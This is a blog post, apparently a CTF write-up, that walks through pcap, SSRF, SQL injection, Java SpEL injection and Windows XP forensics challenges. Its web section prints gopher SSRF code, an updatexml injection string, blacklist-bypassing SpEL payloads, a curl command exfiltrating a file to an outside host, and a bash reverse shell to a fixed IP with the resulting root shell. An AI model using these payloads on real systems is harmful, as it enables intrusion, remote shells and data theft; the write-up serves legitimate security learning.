




# 第二届“网刃杯”网络安全大赛 部分writeup

原创


shu天  于 2022-05-01 13:03:46 发布  58  收藏

分类专栏: [ctf](#) 文章标签: [web安全](#) [安全](#) [java](#)

不允许转载

本文链接: [https://blog.csdn.net/weixin\\_46081055/article/details/124525513](https://blog.csdn.net/weixin_46081055/article/details/124525513)

版权



[ctf 专栏收录该内容](#)

81 篇文章 4 订阅

订阅专栏

## 第二届“网刃杯”网络安全大赛 部分writeup

ICS

[easyiec](#)

web


[sign\\_in](#)

[upload](#)

[ez\\_java](#)

Misc

[玩坏的winxp](#)

本文来自csdn的 [shu天](#)，平时会记录ctf、取证和渗透相关的文章，欢迎大家来我的主页：[shu天\\_CSDN博客-ctf,取证,web领域博主](#)：[https://blog.csdn.net/weixin\\_46081055](https://blog.csdn.net/weixin_46081055) 看看  (@~ω~@)ノ!!

## ICS

### easyiec

流量包直接看到

easyiec.pcap

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

tcp.stream eq 1

No.	Time	Source	Destination
542	2021-12-28 16:12:42.353192	192.168.183.1	192.168.183.157
543	2021-12-28 16:12:42.408559	192.168.183.157	192.168.183.1
544	2021-12-28 16:12:42.408863	192.168.183.1	192.168.183.157

Wireshark · 追踪 TCP 流 (tcp.stream eq 1) · easyiec.pcap

```

..U=a...h...k...U.a...h...k...U.a...h...k...U.b...h...
...k...Ucc...h...k...U!d...h...h...k...U!
d...h...h...k...U.d...h...k...U.d...h...k...U.e...h...
h...k...Ubf...h...k...U(g...h...k...U(g...h...k...
...U.h...h...k...U.h...h...k...Ugi...h...k...Ugi...h...
j...h...h...k...U.k...h...k...U.k...h...k...U.l...h...
h...k...U.l...h...k...U.m...h...k...U.m...h...k...
...USo...h...k...USo...h...k...U.p...h...k...U.p...h...
p...h...h...k...U.q...h...k...U.q...h...k...Uor...h...
h...k...U's...h...k...U.s...h...k...U.s...h...k...
...U_~...h...k...U_~...h...
.k...U...h...
...k...U...h...k...U...h...h...k...U...h...h...k
...x.
...h...z.
...h...y.
...h...z.
...h"...}.
...flag{e45y_1eci04}h...{.
...h...|.
...h...{.
...h...|.
...h...h...h.C...h...h...g...
...h...g...
...h...g...
...h...g...
...h...g...(.
...h...g...(.
...h...g...
...h...g...

```

0000	00 0c 29 5f 1c 5e 00 50
0010	00 4c 14 a5 40 00 80 06
0020	b7 9d f3 13 09 64 2e ab
0030	10 09 27 6f 00 00 68 22
0040	01 00 00 00 00 01 00 01
0050	35 79 5f 31 65 63 69 30

> Frame 542: 90 bytes on wire ( ... )  
 > Ethernet II, Src: 192.168.183.1, Dst: 192.168.183.157  
 > Internet Protocol Version 4, Src: 192.168.183.1, Dst: 192.168.183.157  
 > Transmission Control Protocol, Src Port: 4444, Dst Port: 4444, Seq: 353192, Len: 90  
 > IEC 60870-5-104: <- I (112,13) ASDU: ASDU  
 > IEC 60870-5-101/104 ASDU: ASDU

CSDN @shu天

## web

### sign\_in

File协议读hosts，得到IP扫描内网，发现172.73.24.100有一台主机

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
		200	<input type="checkbox"/>	<input type="checkbox"/>	3608	
1	21	200	<input type="checkbox"/>	<input type="checkbox"/>	3608	
100	100	200	<input type="checkbox"/>	<input type="checkbox"/>	2294	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	2051	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	1913	

Request Response

Pretty Raw Hex Render \n

```
<?php
highlight_file(__FILE__);
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
```

# 302 Found

nginx


根据提示打ssrf（这里我如果b赋值数字gopher就是打不了，我真的不明白）

```
import urllib.parse

payload = \
"""POST /index.php?a=1 HTTP/1.1
Host: 127.0.0.1:80
X-Forwarded-For:127.0.0.1
Referer: boolean.club
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

b=abc
"""

tmp = urllib.parse.quote(payload)
new = tmp.replace('%0A','%0D%0A')
result = 'gopher://172.73.24.100:80/'+'_'+new
result = urllib.parse.quote(result)
print(result)
```



```
<?php
highlight_file(__FILE__);
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
>> HTTP/1.1 200 OK Date: Sun, 24 Apr
2022 05:18:38 GMT Server: Apache/2.4.38
(Debian) X-Powered-By: PHP/7.2.34 Vary:
Accept-Encoding Content-Length: 525
Content-Type: text/html; charset=UTF-8 光屁
是本地的还不可以哦，还必须从boolean.club
访问才可
以--flag{Have_A_GoOd_T1m3!!!!!!}hello,ctfer,welecome!!!!
```

CSDN @shu天

flag{Have\_A\_GoOd\_T1m3!!!}

## upload


是sql报错注入啊...我确实对着文件名fuzz好久没出来



1.png' and updatexml(1,concat(0x7e,(select substr(flag,1,16) from flag),0x7e),1) and ''

要注意让sql语句闭合，flag表是不是猜出来的...我只看到一个upload表

## ez\_java



任意文件读取，web.xml泄露

```
/download?filename=../../../web.xml
```

得到

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.x
sd"
  version="4.0">
  <servlet>
    <servlet-name>DownloadServlet</servlet-name>
    <servlet-class>com.abc.servlet.DownloadServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>DownloadServlet</servlet-name>
    <url-pattern>/download</url-pattern>
  </servlet-mapping>

  <servlet>
    <servlet-name>TestServlet</servlet-name>
    <servlet-class>com.abc.servlet.TestServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>TestServlet</servlet-name>
    <url-pattern>/test388</url-pattern>
  </servlet-mapping>
</web-app>
```

下载两个类文件

```
/download?filename=../../../classes/com/abc/servlet/TestServlet.class
/download?filename=../../../classes/com/abc/servlet/DownloadServlet.class
```

看TestServlet.class，有个spel注入，可以看Rui0师傅讲得<http://rui0.cn/archives/1043>

```

public class TestServlet extends HttpServlet {
    /* access modifiers changed from: protected */
    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        doPost(req, resp);
    }

    /* access modifiers changed from: protected */
    public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOExce
ption {
        try {
            String name = new String(request.getParameter("name").getBytes("ISO8859-1"), "UTF-8");
            if (blackMatch(name)) {
                request.setAttribute("message", "name is invalid");
                request.getRequestDispatcher("/message.jsp").forward(request, response);
                return;
            }
            System.out.println(name);
            request.setAttribute("message", getAdvanceValue(name)); //name 可控
            request.getRequestDispatcher("/message.jsp").forward(request, response);
        } catch (Exception e) {
            request.setAttribute("message", "error");
            request.getRequestDispatcher("/message.jsp").forward(request, response);
        }
    }

    private boolean blackMatch(String val) {
        for (String keyword : getBlacklist()) {
            if (Pattern.compile(keyword, 34).matcher(val).find()) {
                return true;
            }
        }
        return false;
    }

    private String getAdvanceValue(String val) { //这里是spel执行的地方
        return new SpelExpressionParser().parseExpression(val, new TemplateParserContext()).getValue(new Standar
dEvaluationContext()).toString();
    }

    private String[] getBlacklist() { //有过滤, 利用反射构造绕过
        return new String[]{"java.lang", "Runtime", "exec.*\\("};
    }
}

```

## 常用payload

```
`${12*12}`
T(java.lang.Runtime).getRuntime().exec("nslookup a.com")
T(Thread).sleep(10000)
#this.getClass().forName('java.lang.Runtime').getRuntime().exec('nslookup a.com')
new java.lang.ProcessBuilder({'nslookup a.com'}).start()
```

关键字黑名单过滤绕过:

可以参考之前Code-Breaking Puzzles — javacon的这道题目 (writeup <http://rui0.cn/archives/1015>) , 主要通过正则匹配java关键词 (如: `java.+lang` `exec.*\()` 等) 来防御, 其绕过方式有两种 如下:

### 1. 利用反射构造

```
llass().forName("java.l"+"ang.Ru"+"ntime")
'ex"+"ec",T(String[])).invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")
iod("getRu"+"ntime").invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")),
new String[]{"bin/bash", "-c", "curl fg5hme.ceye.io/^cat flag_j4v4_chunlbase64ltr '\n' '-`"}}}
```

### 2. 利用ScriptEngineManager构造

```
#{T(javax.script.ScriptEngineManager).newInstance()
.getEngineByName("nashorn")
.eval("s=[3];s[0]='bin/bash';s[1]='-c';s[2]='ex"+"ec 5<>/dev/tcp/1.2.3.4/2333;cat <_
CSDN @shu天
```

payload (注意需要url编码)

```
name=#{T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("ex"+"ec",T(String[])).invoke(T(String)
.getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("getRu"+"ntime").invoke(T(String).getClass().forName("j
ava.l"+"ang.Ru"+"ntime")),new String[]{"bash", "-c", "/bin/bash -i >& /dev/tcp/180.76.184.229/9999 0>&1"}}}
```

Process[pid=45, exitValue="not exited"]

The screenshot shows a web proxy tool interface with the following elements:

- Navigation tabs: 元素, 控制台, Recorder, 源代码, 性能, 内存, 网络, 应用, 安全, Lighthouse, HackBar, EditThisCookie.
- Request type: LOAD, SPLIT, EXECUTE, TEST.
- Request method: Sqli, XSS, LFI, SSTI, SHELL, ENCODING, HASHING.
- URL: `http://124.222.173.163:8023/test388`
- enctype: `application/x-www-form-urlencoded`
- Body: `name=%23%7BT(String).getClass().forName(%22java.l%22%2B%22ang.Ru%22%2B%22ntime%22).getMethod(%22ex%22%2B%22ec%22%2CT(String%5B%5D)).invoke(T(String).getClass().forName(%22java.l%22%2B%22ang.Ru%22%2B%22ntime%22).getMethod(%22getRu%22%2B%22ntime%22).invoke(T(String).getClass().forName(%22java.l%22%2B%22ang.Ru%22%2B%22ntime%22))%2Cnew%20String%5B%5D%7B%22bash%22%2C%22-c%22%2C%22%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F180.76.184.229%2F9999%200%3E%261%22%7D)%7D`

```
cat: !: No such file or directory
root@155e6b18a230:/usr/local/tomcat# cat /f1AgJvav
cat /f1AgJvav
flag{123awerghjvxcvcjfreawe}
root@155e6b18a230:/usr/local/tomcat#
```

CSDN @shu天


## Misc

### 玩坏的winxp

桌面上有meiren.png

序号	文件名	标签	文件...	逻辑大...	访问时...	创建时...	修改时...	删除时...	文件类型	文件分类	签名	描述	删除信...	物理大...
1	1.png		png	94,424	2022-0...	2021-0...	2021-0...		JPEG图片	图片	可疑签名[...	文件,存档		98,304
2	2.png		png	105,412	2022-0...	2021-0...	2021-0...		JPEG图片	图片	可疑签名[...	文件,存档		106,496
3	3.png		png	34,171	2022-0...	2021-0...	2021-0...		JPEG图片	图片	可疑签名[...	文件,存档		36,864
4	4.png		png	53,948	2022-0...	2021-0...	2021-0...		JPEG图片	图片	可疑签名[...	文件,存档		57,344
5	meiren.png		png	1,583,602	2022-0...	2022-0...	2022-0...		PNG图片	图片	匹配	文件,存档...		1,585,152
6	meiren.png+Zo...		Identif...	26							未知	ADS		26
7	新建文件夹			0	2022-0...	2022-0...	2022-0...					文件夹	被删除...	0

取下来binwalk分离，得到压缩包解压出f1ag.png，再binwalk一次，得到一个加密压缩包



本来以为这个戴围脖的软件是火狐浏览器，我真的是思路清奇，然后就卡着了

赛后看了师傅们的wp知道从qq入手，有点社工思路



取址列表

图库

自动取证 > Windows XP Professional.vmdk > 上网记录 > Firefox > 历史记录 > 2022年 > 03月 > 18日

导出

序号	URL地址	标题
<input type="checkbox"/> 1	<a href="https://www.mozilla.org/zh-CN/firefox/52.9.0/firstrun/">https://www.mozilla.org/zh-CN/firefox/52.9.0/firstrun/</a>	欢迎使用 Firefox
<input type="checkbox"/> 2	<a href="https://home.firefoxchina.cn/">https://home.firefoxchina.cn/</a>	火狐主页
<input type="checkbox"/> 3	<a href="http://10.30.7.1:8000/">http://10.30.7.1:8000/</a>	Directory listing for /
<input type="checkbox"/> 4	<a href="http://10.30.7.1:8000/meiren.png">http://10.30.7.1:8000/meiren.png</a>	meiren.png (PNG 图像, 700x700 像素)
<input type="checkbox"/> 5	<a href="http://10.30.7.1:8000/meiren.png">http://10.30.7.1:8000/meiren.png</a>	meiren.png (PNG 图像, 700x700 像素)
<input type="checkbox"/> 6	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 7	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 8	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 9	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 10	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 11	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 12	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 13	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 14	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 15	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 16	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 17	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 18	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 19	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 20	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 21	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	
<input type="checkbox"/> 22	<a href="http://10.30.7.1:8000/login.html?qq=1272045963">http://10.30.7.1:8000/login.html?qq=1272045963</a>	

CSDN @shu天

访问他的qq空间留言板，得到密码md5 dc45445a8a099e63fbb9b8480d57723a，解压密码为xiaomin520



 留个言吧...



Harry


03-17 10:49

dc45445a8a099e63fbb9b8480d57723a

已加载全部

得到flag

\_meiren.png.extracted > 17B431 > \_flag.png.extracted > 41E7 (4)



参考wp: [https://blog.csdn.net/qq\\_53263789/article/details/124430442](https://blog.csdn.net/qq_53263789/article/details/124430442)

[https://mp.weixin.qq.com/s?](https://mp.weixin.qq.com/s?__biz=Mzg2ODc1ODgzOQ==&mid=2247483772&idx=1&sn=0015b5a2b5db1636807b0bc4074cc5b1&chksm=cea62524f9d1ac328bb2c98d30d3b8b45a5e3cb2a31ab02232b2030eadfa1f6031db5f1a4ad3&mpshare=1&scene=23&srcid=0425zchIWRTnxXKiLSCNNWQB&sharer_sharetime=1650893619252&sharer_shareid=338e6bdd46dd97be28409a9b4d925212#rd)

[\\_\\_biz=Mzg2ODc1ODgzOQ==&mid=2247483772&idx=1&sn=0015b5a2b5db1636807b0bc4074cc5b1&chksm=cea62524f9d1ac328bb2c98d30d3b8b45a5e3cb2a31ab02232b2030eadfa1f6031db5f1a4ad3&mpshare=1&scene=23&srcid=0425zchIWRTnxXKiLSCNNWQB&sharer\\_sharetime=1650893619252&sharer\\_shareid=338e6bdd46dd97be28409a9b4d925212#rd](https://mp.weixin.qq.com/s?__biz=Mzg2ODc1ODgzOQ==&mid=2247483772&idx=1&sn=0015b5a2b5db1636807b0bc4074cc5b1&chksm=cea62524f9d1ac328bb2c98d30d3b8b45a5e3cb2a31ab02232b2030eadfa1f6031db5f1a4ad3&mpshare=1&scene=23&srcid=0425zchIWRTnxXKiLSCNNWQB&sharer_sharetime=1650893619252&sharer_shareid=338e6bdd46dd97be28409a9b4d925212#rd)